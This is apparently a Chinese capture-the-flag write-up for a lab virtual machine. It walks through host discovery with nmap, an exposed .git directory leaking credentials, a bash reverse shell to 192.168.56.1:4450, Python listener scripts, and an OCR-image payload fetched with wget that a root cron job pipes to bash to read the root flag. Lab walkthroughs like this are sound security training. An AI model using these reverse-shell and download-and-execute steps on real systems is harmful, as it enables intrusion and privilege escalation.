MM

user

```
PS C:\Users\温岐\AppData\Roaming\APPAnalysis\components\Nmap> .\nmap -sn -PR -n 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-25 00:39 中国标准时间
Nmap scan report for 192.168.56.3
Host is up (0.00036s latency).
MAC Address: 08:00:27:D6:B5:67 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.1
Host is up.
Nmap scan report for 192.168.56.2
Host is up (0.00s latency).
MAC Address: 08:00:27:6E:2F:2B (Oracle VirtualBox virtual NIC)
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.99 seconds
```

ID	Target	Url	Title	Method	Code	Len
1	http://192.168.56.3	http://192.168.56.3/.git/config		GET	200	92
2	http://192.168.56.3	http://192.168.56.3/.htpasswd	403 Forbidden	GET	403	277
3	http://192.168.56.3	http://192.168.56.3/.git/HEAD		GET	200	23
4	http://192.168.56.3	http://192.168.56.3/.hta	403 Forbidden	GET	403	277
5	http://192.168.56.3	http://192.168.56.3/.git/index		GET	200	145
6	http://192.168.56.3	http://192.168.56.3/.git/description		GET	200	73
7	http://192.168.56.3	http://192.168.56.3/.git --> /.git/	301 Moved Permanently	GET	301	307
8	http://192.168.56.3	http://192.168.56.3/.htaccess	403 Forbidden	GET	403	277
9	http://192.168.56.3	http://192.168.56.3/server-status	403 Forbidden	GET	403	277
10	http://192.168.56.3	http://192.168.56.3/server-status/	403 Forbidden	GET	403	277

这里看到有git泄露

不安全 192.168.56.3/.git/logs/refs/heads/master


必应 CSDN_专业开发者... 微步在线云沙箱 Bitcoin 区块链浏览... CyberChef 个人空间 ctf.show 公众号 Vigenere 证书错误与 PHP 解...

```
0000000000000000000000000000000000000000 f9f7d8ba3292488a6e7f9fa21d0968ca7bbd6637 mingmingjiu <mingmingjiu@mm.dsz> 1776571637 -0400	commit (initial): 1
f9f7d8ba3292488a6e7f9fa21d0968ca7bbd6637 f7cc50a34b65f1c6cf3c8bd10e2b78271c348e35 mingmingjiu <mingmingjiu@mm.dsz> 1776571679 -0400	commit: 2
f7cc50a34b65f1c6cf3c8bd10e2b78271c348e35 b8295d6c67f5f2df8a3649af13bf6867b221cd17 mingmingjiu <mingmingjiu@mm.dsz> 1776571692 -0400	commit: 3
b8295d6c67f5f2df8a3649af13bf6867b221cd17 1936b7f0b8bc34642423c19738fab503a9d967de mingmingjiu <mingmingjiu@mm.dsz> 1776571825 -0400	commit: 4
```

```
PS E:\obsidian\渗透空间\靶机\大傻子\mm_git_dump> git log --all --oneline --graph
* 1936b7f (HEAD -> master) 4
* b8295d6 3
* f7cc50a 2
* f9f7d8b 1
PS E:\obsidian\渗透空间\靶机\大傻子\mm_git_dump> git reflog show --all
1936b7f (HEAD -> master) HEAD@{0}: commit: 4
b8295d6 HEAD@{1}: commit: 3
f7cc50a HEAD@{2}: commit: 2
f9f7d8b HEAD@{3}: commit (initial): 1
PS E:\obsidian\渗透空间\靶机\大傻子\mm_git_dump> git ls-tree -r f7cc50a
100644 blob 9015a7a32ca0681be64471d3ac2f8c1f24c1040d    index.html
100644 blob 673b2216187128dc73088ac5df036e854798c68f    pass.txt
PS E:\obsidian\渗透空间\靶机\大傻子\mm_git_dump> git show f7cc50a:pass.txt
password:sublarge
PS E:\obsidian\渗透空间\靶机\大傻子\mm_git_dump>
```

能看到mingmingjiu用户，还有个说密码是sublarge，但是尝试下来不对

试了下账密都是mingmingjiu就进去了




root

不知道为啥虚拟机里死活打不开终端

只有开反弹shell能拿到结果

```
>> import socket, threading
>> s = socket.socket()
>> s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
>> s.bind(("0.0.0.0", 4450))
>> s.listen(1)
>> print("[*] listening on 4450")
>> c, a = s.accept()
>> print("[+] connected from", a)
>>
>> def recv_loop():
>>     while True:
>>         data = c.recv(4096)
>>         if not data:
>>             break
>>         print(data.decode("utf-8", "ignore"), end="")
>>
>> threading.Thread(target=recv_loop, daemon=True).start()
>>
>> while True:
>>     try:
>>         cmd = input()
>>     except EOFError:
>>         break
>>     c.sendall((cmd + "\n").encode())
>> '@ | python -
[*] listening on 4450
```

alt+f2



先看的都是比较常规的提权点：

```
sudo -l
find / -perm -4000 -type f 2>/dev/null
getcap -r / 2>/dev/null
ls -l /opt /usr/local/bin /etc/cron* /home/mingmingjiu 2>/dev/null
```

`sudo -l` 提示当前用户不能跑 sudo，SUID 和 capability 里也没有特别直接能打的东西。
但是 `ls -l` 的时候能看到两个比较可疑的点：

```
/opt/a.sh
/usr/local/bin/irc_bot.py
```

其中irc_bot.py虽然是mingmingjiu可写，看起来很像服务提权点，但继续看systemctl信息会发现它对应的是另一个user而且当时还是inactive，所以这条线最后没有继续打。
继续查看：

```
cat /opt/a.sh
```

内容是：

```
#!/bin/bash
gocr /tmp/go.png |bash
```

看到这里基本就能确定提权链了。因为这个脚本会：

1. 读取 `/tmp/go.png`
2. 用 `gocr` 做 OCR
3. 把 OCR 识别结果直接送给 `bash`

而 `/tmp` 对普通用户是可写的，这就意味着只要这个脚本是被 root 触发执行，普通用户就能通过构造图片内容来让 root 执行命令。

Application Finder 这里虽然名字叫 finder，但其实也能直接执行命令。
在这里输入：

```
bash -c 'bash -i >& /dev/tcp/192.168.56.1/4450 0>&1'
```

然后在宿主机这边先起一个监听脚本，等它反弹回来。我一开始用的是交互版监听脚本，但是 PowerShell 里有时候会因为标准输入的问题直接退出。最后实际成功拿到 root 的，是自动版监听脚本。宿主机先生成一张 OCR payload 图

go_r2.png

```
from pathlib import Path
from PIL import Image, ImageDraw, ImageFont

outdir = Path("ocr_payloads")
outdir.mkdir(exist_ok=True)

cmd = "cp /root/root.txt /tmp/r2"
img = Image.new("RGB", (1200, 160), "white")
draw = ImageDraw.Draw(img)
font = ImageFont.truetype("C:/Windows/Fonts/consola.ttf", 48)
draw.text((40, 40), cmd, fill="black", font=font)
```

```
img.save(outdir / "go_r2.png")
print("done")
```

运行：

```
python .\make_go_r2.txt
```

然后在 `ocr_payloads` 目录起 HTTP 服务：

```
cd .\ocr_payloads
python -m http.server 8000
```

再开一个新的 PowerShell，运行自动监听脚本：

```
import socket
import time

HOST = "0.0.0.0"
PORT = 4450

s = socket.socket()
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind((HOST, PORT))
s.listen(1)
print(f"[*] listening on {PORT}")

c, a = s.accept()
print("[+] connected from", a)
c.settimeout(1.0)

time.sleep(1.0)

def read_for(seconds):
    end = time.time() + seconds
    out = b""
    while time.time() < end:
        try:
            chunk = c.recv(8192)
            if not chunk:
```

```
                break
            out += chunk
            end = time.time() + 0.8
        except socket.timeout:
            pass
    return out.decode("utf-8", "ignore")

print(read_for(1.0), end="")

steps = [
    (
        "CHECK",
        "id; whoami; cat /opt/a.sh 2>/dev/null; ls -l /tmp/go.png /tmp/r2
2>&1\n",
        2.5,
    ),
    (
        "PLANT",
        "cd /tmp; wget -q http://192.168.56.1:8000/go_r2.png -O
/tmp/go.png; echo OCR:$(gocr /tmp/go.png 2>/dev/null); ls -l
/tmp/go.png\n",
        4.0,
    ),
    (
        "WAIT",
        "for i in $(seq 1 30); do date; ls -l /tmp/r2 2>&1; [ -f /tmp/r2 ]
&& { echo ROOTFLAG; cat /tmp/r2; break; }; sleep 2; done\n",
        70.0,
    ),
]

for label, cmd, wait_s in steps:
    print(f"\n===== {label} =====")
    c.sendall(cmd.encode())
    print(read_for(wait_s), end="")

try:
    c.sendall(b"exit\n")
except OSError:
    pass
```

```
try:
    c.close()
except OSError:
    pass

s.close()
```

运行：

```
python .\auto_root_listener_4450.txt
```

这样顺序就是：

1. 宿主机运行 `make_go_r2.txt`
2. 宿主机运行 `python -m http.server 8000`
3. 宿主机运行 `auto_root_listener_4450.txt`
4. VNC 里面 `Alt+F2`
5. Application Finder 输入那条 bash 反弹命令
6. 回到宿主机窗口，脚本会自动完成：
    1. `cat /opt/a.sh`
    2. 下载 `/tmp/go.png`
    3. `gocr /tmp/go.png`
    4. 等待 root 定时任务执行

5. 输出 `/tmp/r2`

```
PS E:\obsidian\渗透空间\靶机\大傻子> python .\auto_root_listener_4450.txt
[*] listening on 4450
[+] connected from ('192.168.56.3', 54444)
bash: cannot set terminal process group (463): Inappropriate ioctl for device
bash: no job control in this shell
mingmingjiu@MM:~$
===== CHECK =====
<pt/a.sh 2>/dev/null; ls -l /tmp/go.png /tmp/r2 2>&1
uid=1000(mingmingjiu) gid=1000(mingmingjiu) groups=1000(mingmingjiu)
mingmingjiu
#!/bin/bash

gocr /tmp/go.png |bash
-rw-r--r-- 1 mingmingjiu mingmingjiu 6893 Apr 24 22:28 /tmp/go.png
-rw-r--r-- 1 root        root          44 Apr 24 22:47 /tmp/r2
mingmingjiu@MM:~$
===== PLANT =====
<:$(gocr /tmp/go.png 2>/dev/null); ls -l /tmp/go.png
OCR:cp /root/root.txt /tmp/r2
-rw-r--r-- 1 mingmingjiu mingmingjiu 6893 Apr 24 22:28 /tmp/go.png
mingmingjiu@MM:/tmp$
===== WAIT =====
<echo ROOTFLAG; cat /tmp/r2; break; }; sleep 2; done
Fri 24 Apr 2026 10:47:33 PM EDT
-rw-r--r-- 1 root root 44 Apr 24 22:47 /tmp/r2
ROOTFLAG
flag{root-2d93cda3582526d29c565534d8283216}
mingmingjiu@MM:/tmp$
```